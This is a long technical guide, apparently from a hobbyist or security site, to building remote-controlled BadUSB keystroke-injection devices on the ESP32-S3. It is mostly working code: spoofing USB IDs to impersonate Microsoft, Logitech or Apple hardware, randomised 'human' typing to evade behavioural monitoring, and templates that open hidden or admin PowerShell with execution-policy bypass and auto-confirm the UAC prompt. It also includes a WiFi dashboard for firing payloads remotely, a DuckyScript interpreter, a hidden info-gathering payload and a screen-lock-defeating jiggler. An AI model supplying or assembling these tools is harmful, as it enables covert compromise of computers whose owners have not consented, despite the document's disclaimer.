

ESP32-S3 BadUSB — Complete Technical Reference Guide
Libraries · Architecture · Templates · Advanced Techniques · Real-World Examples
Based on TinyUSB Stack | Arduino Ecosystem | ESP-IDF Compatible
⚠️ LEGAL DISCLAIMER This document is strictly for educational purposes: USB HID security research, automation testing, HID protocol understanding, and controlled lab experimentation. Deploying BadUSB techniques against devices you do not own or have explicit written permission to test is ILLEGAL in most jurisdictions and may result in criminal prosecution. The author and contributors accept no liability for misuse.
1. Why ESP32-S3 for BadUSB Research?
The ESP32-S3 represents a significant leap over classic ESP32 and other popular BadUSB platforms. Understanding its hardware architecture explains why it is currently one of the most capable microcontrollers for USB HID security research.
1.1 Hardware Advantages vs. Classic ESP32
| Feature | Classic ESP32 | ESP32-S3 |
|---|---|---|
| Native USB OTG | No (requires CP2102 bridge) | Yes — built-in |
| TinyUSB Stack | No | Yes — full support |
| HID Keyboard/Mouse | No | Yes (composite too) |
| Max Flash | 4MB standard | Up to 16MB |
| PSRAM | 4MB (SPI) | 8MB+ (OPI / Octal) |
| Xtensa Cores | 2× LX6 | 2× LX7 (faster) |
| CPU Frequency | 240 MHz | 240 MHz |
| BLE | 4.2 | 5.0 |
1.2 Comparison to Other BadUSB Platforms
| Platform | USB HID | WiFi | Storage | Price |
|---|---|---|---|---|
| Rubber Ducky | Yes | No | MicroSD | $$$ |
| DigiSpark | Yes (software) | No | No | $ |
| Raspberry Pi Zero | Yes | Yes | MicroSD | $$ |
| Arduino Leonardo | Yes | No | No | $$ |
| ESP32-S3 | Yes (native) | Yes (2.4GHz) | 16MB Flash + ext. | $ |
The ESP32-S3 uniquely combines low cost, native HID, WiFi, large flash storage, and the full Arduino ecosystem — making it ideal for complex, remotely-controlled automation research.
1.3 Core USB Stack: TinyUSB
TinyUSB is an open-source, cross-platform USB host/device stack for embedded systems. On the ESP32-S3 it provides:
- Full USB 2.0 Full Speed device capability (12 Mbps)
- HID Class support: keyboards, mice, gamepads, custom descriptors
- CDC (Communication Device Class) for serial emulation
- MSC (Mass Storage Class) for appearing as a USB flash drive
- Composite devices: multiple USB classes simultaneously
- Configurable USB descriptors (VID, PID, manufacturer name, product name)
2. Development Environment Setup
2.1 Arduino IDE Configuration
Incorrect board settings are the #1 cause of HID failures. Apply every setting below before uploading any code.
| Setting | Required Value | Why It Matters |
|---|---|---|
| Board | ESP32S3 Dev Module | Correct pin mapping & USB support |
| Flash Size | 16MB (or match your board) | Determines available storage |
| PSRAM | OPI PSRAM (8MB) | Extended memory for complex payloads |
| USB Mode | USB-OTG (TinyUSB) | Enables true HID — DO NOT use CDC |
| USB CDC On Boot | Enabled | Allows serial debug during development |
| Partition Scheme | 16MB (3MB App / 9MB SPIFFS) | Maximizes payload storage space |
| Upload Speed | 921600 | Faster flashing |
| CPU Frequency | 240 MHz | Maximum performance |
⚠️ USB Mode MUST be set to
USB-OTG (TinyUSB). UsingHardware CDC and JTAGwill prevent HID from working entirely. This is the most common setup mistake.
2.2 Required Libraries
The following are included with the ESP32 Arduino core — no separate install needed:
| Library | Include | Purpose |
|---|---|---|
| USB Core | #include "USB.h" | Initialize USB device stack |
| HID Keyboard | #include "USBHIDKeyboard.h" | Keyboard HID class |
| HID Mouse | #include "USBHIDMouse.h" | Mouse HID class |
| HID Gamepad | #include "USBHIDGamepad.h" | Gamepad HID class |
Optional libraries (install via Library Manager):
| Library | Install Name | Use Case |
|---|---|---|
| WiFi | Built-in | Remote payload control |
| WebServer | Built-in | HTTP dashboard |
| SPIFFS | Built-in | File system for payload scripts |
| ArduinoJson | ArduinoJson by Benoit Blanchon | Parse JSON configs |
| TFT_eSPI | TFT_eSPI by Bodmer | OLED/TFT status display |
| Preferences | Built-in (ESP32) | Persistent key-value storage |
| Adafruit NeoPixel | Adafruit NeoPixel | RGB LED status indicator |
2.3 USB Descriptor Customization
By default the ESP32-S3 advertises itself as an Espressif device. For stealth research you can override this to appear as any USB peripheral:
// Must be called BEFORE USB.begin()
USB.manufacturerName("Microsoft Corporation");
USB.productName("Basic Optical Mouse v2.0");
USB.serialNumber("MSFT-HID-001");
USB.VID(0x045E);  // Microsoft VID
USB.PID(0x0737);  // Wireless Receiver PID

USB.begin();
Keyboard.begin();
Common impersonation targets for authorized pen tests:
// Logitech USB Keyboard
USB.manufacturerName("Logitech");
USB.productName("USB Keyboard K120");
USB.VID(0x046D);
USB.PID(0xC31C);

// Apple Wired Keyboard
USB.manufacturerName("Apple Inc.");
USB.productName("Apple Keyboard");
USB.VID(0x05AC);
USB.PID(0x0267);

// Generic HID (low suspicion)
USB.manufacturerName("HID Global");
USB.productName("USB Keyboard");
USB.VID(0x0483);
USB.PID(0x5710);
💡 Matching the VID/PID of a common peripheral can help avoid suspicion during authorized penetration tests. Always document this in your test scope agreement.
3. Complete Keyboard API Reference
3.1 Object Initialization
#include <USB.h>
#include <USBHIDKeyboard.h>

USBHIDKeyboard Keyboard;

void setup() {
  USB.begin();
  Keyboard.begin();
  delay(4000);  // Host enumeration time — NEVER skip this
}
3.2 Text Output Methods
| Method | Description | Example |
|---|---|---|
Keyboard.print(val) | Print string/char — no newline | Keyboard.print("Hello"); |
Keyboard.println(val) | Print string + RETURN | Keyboard.println("cmd"); |
Keyboard.write(key) | Send single key press + release | Keyboard.write(KEY_RETURN); |
Keyboard.press(key) | Hold key down (no release) | Keyboard.press(KEY_LEFT_CTRL); |
Keyboard.release(key) | Release a held key | Keyboard.release(KEY_LEFT_CTRL); |
Keyboard.releaseAll() | Release ALL held keys | Keyboard.releaseAll(); |
3.3 Special Key Constants
| Constant | Key | Constant | Key |
|---|---|---|---|
KEY_RETURN | Enter | KEY_F1 – KEY_F12 | Function keys |
KEY_ESC | Escape | KEY_LEFT_CTRL | Left Control |
KEY_BACKSPACE | Backspace | KEY_LEFT_SHIFT | Left Shift |
KEY_TAB | Tab | KEY_LEFT_ALT | Left Alt |
KEY_DELETE | Delete | KEY_LEFT_GUI | Win / Cmd |
KEY_HOME | Home | KEY_RIGHT_CTRL | Right Control |
KEY_END | End | KEY_RIGHT_SHIFT | Right Shift |
KEY_PAGE_UP | Page Up | KEY_RIGHT_ALT | Right Alt (AltGr) |
KEY_PAGE_DOWN | Page Down | KEY_RIGHT_GUI | Right Win/Cmd |
KEY_INSERT | Insert | KEY_PRINT_SCREEN | Print Screen |
KEY_UP_ARROW | Up | KEY_SCROLL_LOCK | Scroll Lock |
KEY_DOWN_ARROW | Down | KEY_NUM_LOCK | Num Lock |
KEY_LEFT_ARROW | Left | KEY_CAPS_LOCK | Caps Lock |
KEY_RIGHT_ARROW | Right | KEY_PAUSE | Pause/Break |
3.4 Keyboard Shortcut Combos
Always press modifier keys first, then the action key. Release all after.
// Win + R  (Run dialog)
Keyboard.press(KEY_LEFT_GUI);
Keyboard.press('r');
delay(100);
Keyboard.releaseAll();

// Ctrl + Alt + T  (Terminal on Linux/Ubuntu)
Keyboard.press(KEY_LEFT_CTRL);
Keyboard.press(KEY_LEFT_ALT);
Keyboard.press('t');
delay(100);
Keyboard.releaseAll();

// Ctrl + Shift + Esc  (Task Manager)
Keyboard.press(KEY_LEFT_CTRL);
Keyboard.press(KEY_LEFT_SHIFT);
Keyboard.press(KEY_ESC);
delay(100);
Keyboard.releaseAll();

// Alt + F4  (Close window)
Keyboard.press(KEY_LEFT_ALT);
Keyboard.press(KEY_F4);
delay(100);
Keyboard.releaseAll();

// Ctrl + C / Ctrl + V
Keyboard.press(KEY_LEFT_CTRL);
Keyboard.press('c');
delay(80);
Keyboard.releaseAll();

// Win + X  (Power user menu — Windows 10/11)
Keyboard.press(KEY_LEFT_GUI);
Keyboard.press('x');
delay(100);
Keyboard.releaseAll();
4. Stealth & Evasion Techniques
4.1 Human Typing Simulation
Uniform keystroke timing is a signature of automated input. Randomized delays make injection look organic to behavioral monitoring software:
void humanType(const String &text, int minDelay = 40, int maxDelay = 130) {
  for (size_t i = 0; i < text.length(); i++) {
    Keyboard.print(text[i]);
    // Random inter-keystroke delay
    delay(random(minDelay, maxDelay));
    // Occasional 'thinking pause' to simulate a real user
    if (random(0, 20) == 0) {
      delay(random(200, 600));
    }
  }
}

// Usage:
humanType("powershell -ExecutionPolicy Bypass");
Keyboard.write(KEY_RETURN);
4.2 Timing Strategy Reference
| Timing Point | Recommended Delay | Reason |
|---|---|---|
After USB.begin() / Keyboard.begin() | 3000–5000 ms | Host needs time to enumerate and load HID driver |
| After opening Run dialog (Win+R) | 500–800 ms | Dialog animation and focus acquisition |
| After typing a command | 800–1500 ms | Application launch time varies |
| After opening terminal/PowerShell | 1200–2000 ms | Shell initialization |
| Between individual keystrokes | 40–130 ms (random) | Simulate human typing speed |
| After pressing Enter for a command | 500–3000 ms | Command execution time is variable |
| Android devices — initial | 5000–8000 ms | Android USB HID stack is slower to initialize |
4.3 Execution Trigger Strategies
Auto-execution on plug-in is suspicious and noisy. Consider these safer trigger methods:
#define BUTTON_PIN 0  // Boot button on most ESP32-S3 boards

void setup() {
  pinMode(BUTTON_PIN, INPUT_PULLUP);
  USB.begin();
  Keyboard.begin();
  delay(4000);
}

void loop() {
  // Only execute when button physically pressed
  if (digitalRead(BUTTON_PIN) == LOW) {
    runPayload();
    delay(3000);  // Debounce / cooldown
  }
}
Other trigger strategies:
// Timer-based: run payload 30 seconds after enumeration
unsigned long startTime;
bool triggered = false;

void setup() {
  USB.begin(); Keyboard.begin();
  delay(4000);
  startTime = millis();
}

void loop() {
  if (!triggered && millis() - startTime > 30000) {
    triggered = true;
    runPayload();
  }
}

// WiFi-based: execute only when command received over HTTP (see Section 6)
// BLE-based: receive trigger over Bluetooth Low Energy
💡 For pen testing engagements, a physical button trigger ensures you have explicit control over when the payload executes, preventing accidental triggering during setup or transit.
4.4 Keyboard Layout Handling
The ESP32-S3 sends raw HID keycodes. The target computer's configured keyboard layout determines what character appears. This causes problems if the target uses a non-US layout:
| Target Layout | Problem Example | Workaround |
|---|---|---|
| German (DE) | Keyboard.print('z') types y on target | Swap z/y in payload strings |
| French (AZERTY) | Key positions differ significantly | Use ASCII keycodes carefully |
| UK English | @ and " are swapped vs US | Use escape sequences or remap |
| Dvorak | All alpha keys are remapped | Must fully remap payload strings |
// Layout-agnostic approach: use clipboard paste instead of direct typing
// Write data via clipboard to bypass layout issues entirely

// For German targets — swap z/y:
String deLayout(String text) {
  for (size_t i = 0; i < text.length(); i++) {
    if      (text[i] == 'z') text[i] = 'y';
    else if (text[i] == 'Z') text[i] = 'Y';
    else if (text[i] == 'y') text[i] = 'z';
    else if (text[i] == 'Y') text[i] = 'Z';
  }
  return text;
}
5. OS-Specific Automation Templates
5.1 Windows Templates
5.1.1 Open Run Dialog and Execute Command
void winRun(const String &command) {
  Keyboard.press(KEY_LEFT_GUI);
  Keyboard.press('r');
  delay(100);
  Keyboard.releaseAll();
  delay(700);

  humanType(command);
  delay(100);
  Keyboard.write(KEY_RETURN);
  delay(1500);
}

// Examples:
winRun("notepad");
winRun("powershell -ExecutionPolicy Bypass");
winRun("cmd /k whoami");
winRun("mshta vbscript:Execute(\"CreateObject(\"\"WScript.Shell\"\").Run \"\"calc\"\",0:close\")");
5.1.2 Open Hidden PowerShell (Win + X Method)
void openHiddenPS() {
  // Win + X  (Power user menu)
  Keyboard.press(KEY_LEFT_GUI);
  Keyboard.press('x');
  delay(100);
  Keyboard.releaseAll();
  delay(600);

  // 'a' for Windows PowerShell (Admin) on Windows 10/11
  Keyboard.write('a');
  delay(800);

  // Handle UAC prompt
  Keyboard.press(KEY_LEFT_ALT);
  Keyboard.write('y');  // 'Y' is the Yes button shortcut
  Keyboard.releaseAll();
  delay(2000);
}
5.1.3 Open Notepad and Type Text (Safe Demo)
void windowsDemo() {
  winRun("notepad");
  delay(1200);

  humanType("ESP32-S3 HID Demo");
  Keyboard.write(KEY_RETURN);
  humanType("This text was typed by an ESP32-S3 acting as a USB keyboard.");
  Keyboard.write(KEY_RETURN);
  humanType("Timestamp: " + String(millis()) + " ms since boot");
}
5.1.4 Multi-Command PowerShell Sequence
void winPSSequence() {
  winRun("powershell");
  delay(1500);

  // Run multiple commands
  String commands[] = {
    "cd $env:USERPROFILE",
    "whoami",
    "ipconfig | findstr IPv4",
    "exit"
  };

  for (String &cmd : commands) {
    humanType(cmd);
    Keyboard.write(KEY_RETURN);
    delay(800);
  }
}
5.2 Linux / macOS Templates
5.2.1 Open Terminal (Linux — common shortcuts)
void linuxTerminal() {
  // Ctrl + Alt + T — Works on Ubuntu, Mint, etc.
  Keyboard.press(KEY_LEFT_CTRL);
  Keyboard.press(KEY_LEFT_ALT);
  Keyboard.press('t');
  delay(100);
  Keyboard.releaseAll();
  delay(1500);
}

void linuxRunCommand(const String &cmd) {
  linuxTerminal();
  humanType(cmd);
  Keyboard.write(KEY_RETURN);
}
5.2.2 macOS Spotlight Execution
void macSpotlight(const String &appOrCommand) {
  // Cmd + Space to open Spotlight
  Keyboard.press(KEY_LEFT_GUI);
  Keyboard.press(' ');
  delay(100);
  Keyboard.releaseAll();
  delay(800);

  humanType(appOrCommand);
  delay(500);
  Keyboard.write(KEY_RETURN);
  delay(1500);
}

// Examples:
macSpotlight("Terminal");
macSpotlight("Safari");

// Open Terminal and run a command:
void macRunCommand(const String &cmd) {
  macSpotlight("Terminal");
  delay(1000);
  humanType(cmd);
  Keyboard.write(KEY_RETURN);
}
5.3 Android Templates
void androidLaunchApp(const String &appName) {
  delay(6000);  // Android USB HID enumeration is slow

  // Home button via keyboard
  Keyboard.press(KEY_LEFT_GUI);
  delay(100);
  Keyboard.releaseAll();
  delay(1500);

  // Type in launcher search box
  humanType(appName);
  delay(800);
  Keyboard.write(KEY_RETURN);
  delay(2000);
}

// Open Chrome and navigate to a URL
void androidOpenChrome(const String &url) {
  androidLaunchApp("chrome");
  delay(2000);
  humanType(url);
  Keyboard.write(KEY_RETURN);
}
⚠️ Android requirements: OTG must be enabled, screen must be unlocked, and the keyboard layout must be English (US). Behavior varies heavily across manufacturers and launchers.
6. WiFi-Controlled Payload System
6.1 System Architecture
┌─────────────────────────────────────┐
│             ESP32-S3                │
│                                     │
│  ┌──────────┐   ┌────────────────┐  │
│  │ USB OTG  │   │  WiFi SoftAP   │  │
│  │  (HID)   │   │  192.168.4.1   │  │
│  └────┬─────┘   └───────┬────────┘  │
│       │                 │           │
│  ┌────▼─────────────────▼────────┐  │
│  │          Control Engine       │  │
│  │  - Command Queue              │  │
│  │  - Script Interpreter         │  │
│  │  - SPIFFS Payload Store       │  │
│  │  - Trigger System             │  │
│  └───────────────────────────────┘  │
└─────────────────────────────────────┘
          │                  │
     Target PC          Operator's
    (USB cable)        Phone/Laptop
                      (WiFi browser)
6.2 Full Web Dashboard Implementation
#include "USB.h"
#include "USBHIDKeyboard.h"
#include <WiFi.h>
#include <WebServer.h>
#include <SPIFFS.h>
USBHIDKeyboard Keyboard;
WebServer server(80);
const char* AP_SSID = "ESP32_Control";
const char* AP_PASS = "Str0ngP@ss!";
volatile bool runPayload = false;
volatile int payloadID = 0;
// ── Web Dashboard HTML ──────────────────────────────────────────
const char DASHBOARD_HTML[] PROGMEM = R"rawliteral(
<!DOCTYPE html><html><head>
<meta name='viewport' content='width=device-width,initial-scale=1'>
<title>ESP32 HID Control</title>
<style>
body { font-family: monospace; background: #0d1117; color: #58a6ff; padding: 20px; }
h1 { color: #f0f6fc; }
button { background: #1f6feb; color: #fff; border: none;
padding: 12px 24px; margin: 6px; border-radius: 6px;
cursor: pointer; font-size: 14px; }
button:hover { background: #388bfd; }
.danger { background: #da3633; }
.danger:hover { background: #f85149; }
.status { color: #3fb950; margin-top: 10px; font-size: 13px; }
</style></head><body>
<h1>💻 ESP32-S3 HID Controller</h1>
<div class='status' id='st'>✅ Ready</div><br>
<button onclick='run(1)'>Payload 1: Notepad Demo</button>
<button onclick='run(2)'>Payload 2: Open Browser</button>
<button onclick='run(3)'>Payload 3: System Info</button>
<button onclick='run(4)'>Load from SPIFFS</button>
<br><br>
<button class='danger' onclick='run(99)'>🛑 ABORT / Stop</button>
<script>
function run(id) {
fetch('/run?id=' + id)
.then(r => r.text())
.then(t => { document.getElementById('st').innerText = 'Sent: ' + t; });
}
</script></body></html>
)rawliteral";
void handleRoot() { server.send(200, "text/html", DASHBOARD_HTML); }
void handleRun() {
payloadID = server.arg("id").toInt();
runPayload = true;
server.send(200, "text/plain", "Payload " + String(payloadID) + " queued");
}
void handleStatus() {
String json = "{\"heap\":" + String(ESP.getFreeHeap()) +
",\"uptime\":" + String(millis() / 1000) + "}";
server.send(200, "application/json", json);
}
void setup() {
Serial.begin(115200);
USB.begin();
Keyboard.begin();
Serial.println("[USB] Initialized");
delay(4000);
SPIFFS.begin(true);
WiFi.softAP(AP_SSID, AP_PASS);
Serial.printf("[WiFi] AP: %s IP: %s\n", AP_SSID, WiFi.softAPIP().toString().c_str());
server.on("/", handleRoot);
server.on("/run", handleRun);
server.on("/status", handleStatus);
server.begin();
}
void loop() {
server.handleClient();
if (runPayload) {
runPayload = false;
switch (payloadID) {
case 1: payload_notepadDemo(); break;
case 2: payload_openBrowser(); break;
case 3: payload_systemInfo(); break;
case 4: runPayloadFile("/payload.txt"); break;
case 99: Keyboard.releaseAll(); break; // Emergency stop
}
}
}6.3 REST API Endpoint Design
You can extend the web server with a full REST API for programmatic control:
// POST /type  — Type arbitrary text
void handleType() {
  if (server.hasArg("text")) {
    humanType(server.arg("text"));
  }
  server.send(200, "text/plain", "OK");
}

// POST /key  — Send a special key
void handleKey() {
  String key = server.arg("key");
  if      (key == "ENTER")     Keyboard.write(KEY_RETURN);
  else if (key == "ESC")       Keyboard.write(KEY_ESC);
  else if (key == "TAB")       Keyboard.write(KEY_TAB);
  else if (key == "BACKSPACE") Keyboard.write(KEY_BACKSPACE);
  server.send(200, "text/plain", "OK");
}

// GET /files  — List SPIFFS payload files
void handleListFiles() {
  String list = "";
  File root = SPIFFS.open("/");
  File f = root.openNextFile();
  while (f) {
    list += String(f.name()) + "," + String(f.size()) + "\n";
    f = root.openNextFile();
  }
  server.send(200, "text/plain", list);
}
7. SPIFFS Storage & DuckyScript Interpreter
7.1 SPIFFS Overview
SPIFFS (SPI Flash File System) lets the ESP32-S3 store text files, scripts, and configuration on its internal flash. With the 16MB partition scheme you have approximately 9MB available for payloads.
// Initialize SPIFFS
if (!SPIFFS.begin(true)) {  // true = format on failure
  Serial.println("SPIFFS Mount Failed!");
  return;
}

// Write a payload file
File f = SPIFFS.open("/payload1.txt", FILE_WRITE);
f.println("DELAY 1000");
f.println("STRING Hello from SPIFFS!");
f.println("ENTER");
f.close();

// List all files
File root = SPIFFS.open("/");
File file = root.openNextFile();
while (file) {
  Serial.printf("  %-20s  %d bytes\n", file.name(), file.size());
  file = root.openNextFile();
}

// Check free space
Serial.printf("Total: %d  Used: %d  Free: %d bytes\n",
  SPIFFS.totalBytes(), SPIFFS.usedBytes(),
  SPIFFS.totalBytes() - SPIFFS.usedBytes());
7.2 Extended DuckyScript Interpreter
This interpreter supports the most common DuckyScript commands plus ESP32-specific extensions:
void executeLine(const String &line) {

  // ── Text Output ──────────────────────────────────────────────
  if (line.startsWith("STRING ")) {
    humanType(line.substring(7));
    return;
  }
  if (line.startsWith("STRINGLN ")) {
    humanType(line.substring(9));
    Keyboard.write(KEY_RETURN);
    return;
  }

  // ── Timing ───────────────────────────────────────────────────
  if (line.startsWith("DELAY ")) {
    delay(line.substring(6).toInt());
    return;
  }

  // ── Special Keys ─────────────────────────────────────────────
  if (line == "ENTER")      { Keyboard.write(KEY_RETURN);     return; }
  if (line == "TAB")        { Keyboard.write(KEY_TAB);        return; }
  if (line == "ESC")        { Keyboard.write(KEY_ESC);        return; }
  if (line == "BACKSPACE")  { Keyboard.write(KEY_BACKSPACE);  return; }
  if (line == "DELETE")     { Keyboard.write(KEY_DELETE);     return; }
  if (line == "UPARROW")    { Keyboard.write(KEY_UP_ARROW);   return; }
  if (line == "DOWNARROW")  { Keyboard.write(KEY_DOWN_ARROW); return; }
  if (line == "LEFTARROW")  { Keyboard.write(KEY_LEFT_ARROW); return; }
  if (line == "RIGHTARROW") { Keyboard.write(KEY_RIGHT_ARROW);return; }
  if (line == "PAGEUP")     { Keyboard.write(KEY_PAGE_UP);    return; }
  if (line == "PAGEDOWN")   { Keyboard.write(KEY_PAGE_DOWN);  return; }
  if (line == "HOME")       { Keyboard.write(KEY_HOME);       return; }
  if (line == "END")        { Keyboard.write(KEY_END);        return; }
  if (line == "INSERT")     { Keyboard.write(KEY_INSERT);     return; }
  if (line == "PRINTSCREEN"){ Keyboard.write(KEY_PRINT_SCREEN);return;}

  // Function keys
  for (int i = 1; i <= 12; i++) {
    if (line == ("F" + String(i))) {
      Keyboard.write(KEY_F1 + (i - 1));
      return;
    }
  }

  // ── Modifier Combos ──────────────────────────────────────────
  if (line.startsWith("GUI ")) {
    Keyboard.press(KEY_LEFT_GUI);
    char k = line.charAt(4);
    if (k) Keyboard.press(k);
    delay(100); Keyboard.releaseAll();
    return;
  }
  if (line.startsWith("CTRL ALT ")) {
    Keyboard.press(KEY_LEFT_CTRL);
    Keyboard.press(KEY_LEFT_ALT);
    char k = line.charAt(9);
    if (k) Keyboard.press(k);
    delay(100); Keyboard.releaseAll();
    return;
  }
  if (line.startsWith("CTRL SHIFT ")) {
    Keyboard.press(KEY_LEFT_CTRL);
    Keyboard.press(KEY_LEFT_SHIFT);
    char k = line.charAt(11);
    if (k) Keyboard.press(k);
    delay(100); Keyboard.releaseAll();
    return;
  }
  if (line.startsWith("CTRL ")) {
    Keyboard.press(KEY_LEFT_CTRL);
    char k = line.charAt(5);
    if (k) Keyboard.press(k);
    delay(100); Keyboard.releaseAll();
    return;
  }
  if (line.startsWith("ALT ")) {
    Keyboard.press(KEY_LEFT_ALT);
    char k = line.charAt(4);
    if (k) Keyboard.press(k);
    delay(100); Keyboard.releaseAll();
    return;
  }
  if (line.startsWith("SHIFT ")) {
    Keyboard.press(KEY_LEFT_SHIFT);
    char k = line.charAt(6);
    if (k) Keyboard.press(k);
    delay(100); Keyboard.releaseAll();
    return;
  }

  // ── Comments (ignored) ───────────────────────────────────────
  if (line.startsWith("REM ") || line.startsWith("//")) return;
}

// ── File Runner ──────────────────────────────────────────────────
void runPayloadFile(const char* path) {
  File f = SPIFFS.open(path, FILE_READ);
  if (!f) {
    Serial.printf("[ERR] Cannot open: %s\n", path);
    return;
  }
  int lineNum = 0;
  while (f.available()) {
    String line = f.readStringUntil('\n');
    line.trim();
    lineNum++;
    if (line.length() > 0) {
      Serial.printf("[LINE %d] %s\n", lineNum, line.c_str());
      executeLine(line);
    }
  }
  f.close();
  Serial.printf("[DONE] %s (%d lines)\n", path, lineNum);
}
7.3 Example DuckyScript Payload Files
payload_info.txt — Gather basic system info (Windows, authorized audit):
REM Gather basic system info for authorized audit
DELAY 2000
GUI r
DELAY 700
STRING powershell -WindowStyle Hidden
ENTER
DELAY 1500
STRING $info = "Host: $env:COMPUTERNAME | User: $env:USERNAME"
ENTER
DELAY 300
STRING $info | Out-File "$env:TEMP\audit.txt" -Force
ENTER
DELAY 200
STRING exit
ENTER
payload_demo.txt — Open Notepad and type a message (safe demo):
REM Safe Notepad demo
DELAY 1000
GUI r
DELAY 600
STRINGLN notepad
DELAY 1200
STRING Hello! This payload was executed by an ESP32-S3.
ENTER
STRING Script loaded from SPIFFS filesystem.
ENTER
STRING Timestamp auto-typed. No reflashing required.
payload_lock.txt — Lock workstation (Windows):
REM Lock Windows workstation
DELAY 500
GUI l
8. Mouse HID & Composite Devices
8.1 Mouse API
#include "USB.h"
#include "USBHIDMouse.h"

USBHIDMouse Mouse;

void setup() {
  USB.begin();
  Mouse.begin();
  delay(4000);
}

// Move mouse by relative pixels
Mouse.move(10, -20);           // x=+10px, y=-20px
Mouse.move(0, 0, -3);          // Scroll down 3 units

// Click buttons
Mouse.click(MOUSE_LEFT);       // Left click
Mouse.click(MOUSE_RIGHT);      // Right click
Mouse.click(MOUSE_MIDDLE);     // Middle click

// Double click
Mouse.click(MOUSE_LEFT);
delay(80);
Mouse.click(MOUSE_LEFT);

// Hold and drag
Mouse.press(MOUSE_LEFT);
Mouse.move(200, 100);
Mouse.release(MOUSE_LEFT);
8.2 Composite Keyboard + Mouse
#include "USB.h"
#include "USBHIDKeyboard.h"
#include "USBHIDMouse.h"

USBHIDKeyboard Keyboard;
USBHIDMouse    Mouse;

void setup() {
  USB.begin();
  Keyboard.begin();
  Mouse.begin();
  delay(4000);
  // Both devices now work simultaneously on one USB cable
}

// Example: focus a window by clicking, then type into it
void clickAndType(int x, int y, const String &text) {
  Mouse.move(x, y);
  delay(100);
  Mouse.click(MOUSE_LEFT);
  delay(200);
  humanType(text);
}
8.3 Mouse Jiggler (Anti-Screensaver Research)
// Periodically move mouse to prevent screen lock
// Common use: kiosk security audits, presentation demos

unsigned long lastJiggle = 0;
const unsigned long JIGGLE_INTERVAL = 30000;  // 30 seconds

void loop() {
  if (millis() - lastJiggle > JIGGLE_INTERVAL) {
    Mouse.move(3, 0);
    delay(50);
    Mouse.move(-3, 0);
    lastJiggle = millis();
  }
}
8.4 Absolute Mouse Positioning (via TinyUSB Custom Descriptor)
For absolute positioning (e.g., clicking a specific screen coordinate), you need a custom HID descriptor. This requires ESP-IDF level TinyUSB configuration — see the TinyUSB documentation for HID_REPORT_DESC_MOUSE with absolute axes.
9. Advanced Topics
9.1 NVS (Non-Volatile Storage) for Persistent Config
#include <Preferences.h>

Preferences prefs;

void saveConfig(const String &ssid, const String &pass, int payloadIdx) {
  prefs.begin("config", false);  // false = read/write mode
  prefs.putString("ssid",       ssid);
  prefs.putString("pass",       pass);
  prefs.putInt("payloadIdx",    payloadIdx);
  prefs.putBool("autoRun",      false);
  prefs.end();
}

struct Config {
  String ssid;
  String pass;
  int    payloadIdx;
  bool   autoRun;
};

Config loadConfig() {
  prefs.begin("config", true);  // true = read-only mode
  Config c;
  c.ssid       = prefs.getString("ssid",       "ESP32_Control");
  c.pass       = prefs.getString("pass",       "12345678");
  c.payloadIdx = prefs.getInt("payloadIdx",    0);
  c.autoRun    = prefs.getBool("autoRun",      false);
  prefs.end();
  return c;
}
9.2 OTA (Over-the-Air) Firmware Updates
Update your firmware wirelessly — no need to physically connect a USB cable to a computer for reflashing:
#include <ArduinoOTA.h>

void setupOTA() {
  ArduinoOTA.setHostname("esp32-hid");
  ArduinoOTA.setPassword("ota-secret-password");

  ArduinoOTA.onStart([]()   { Serial.println("[OTA] Start");   });
  ArduinoOTA.onEnd([]()     { Serial.println("[OTA] Done");     });
  ArduinoOTA.onProgress([](unsigned int prog, unsigned int total) {
    Serial.printf("[OTA] %u%%\n", prog * 100 / total);
  });
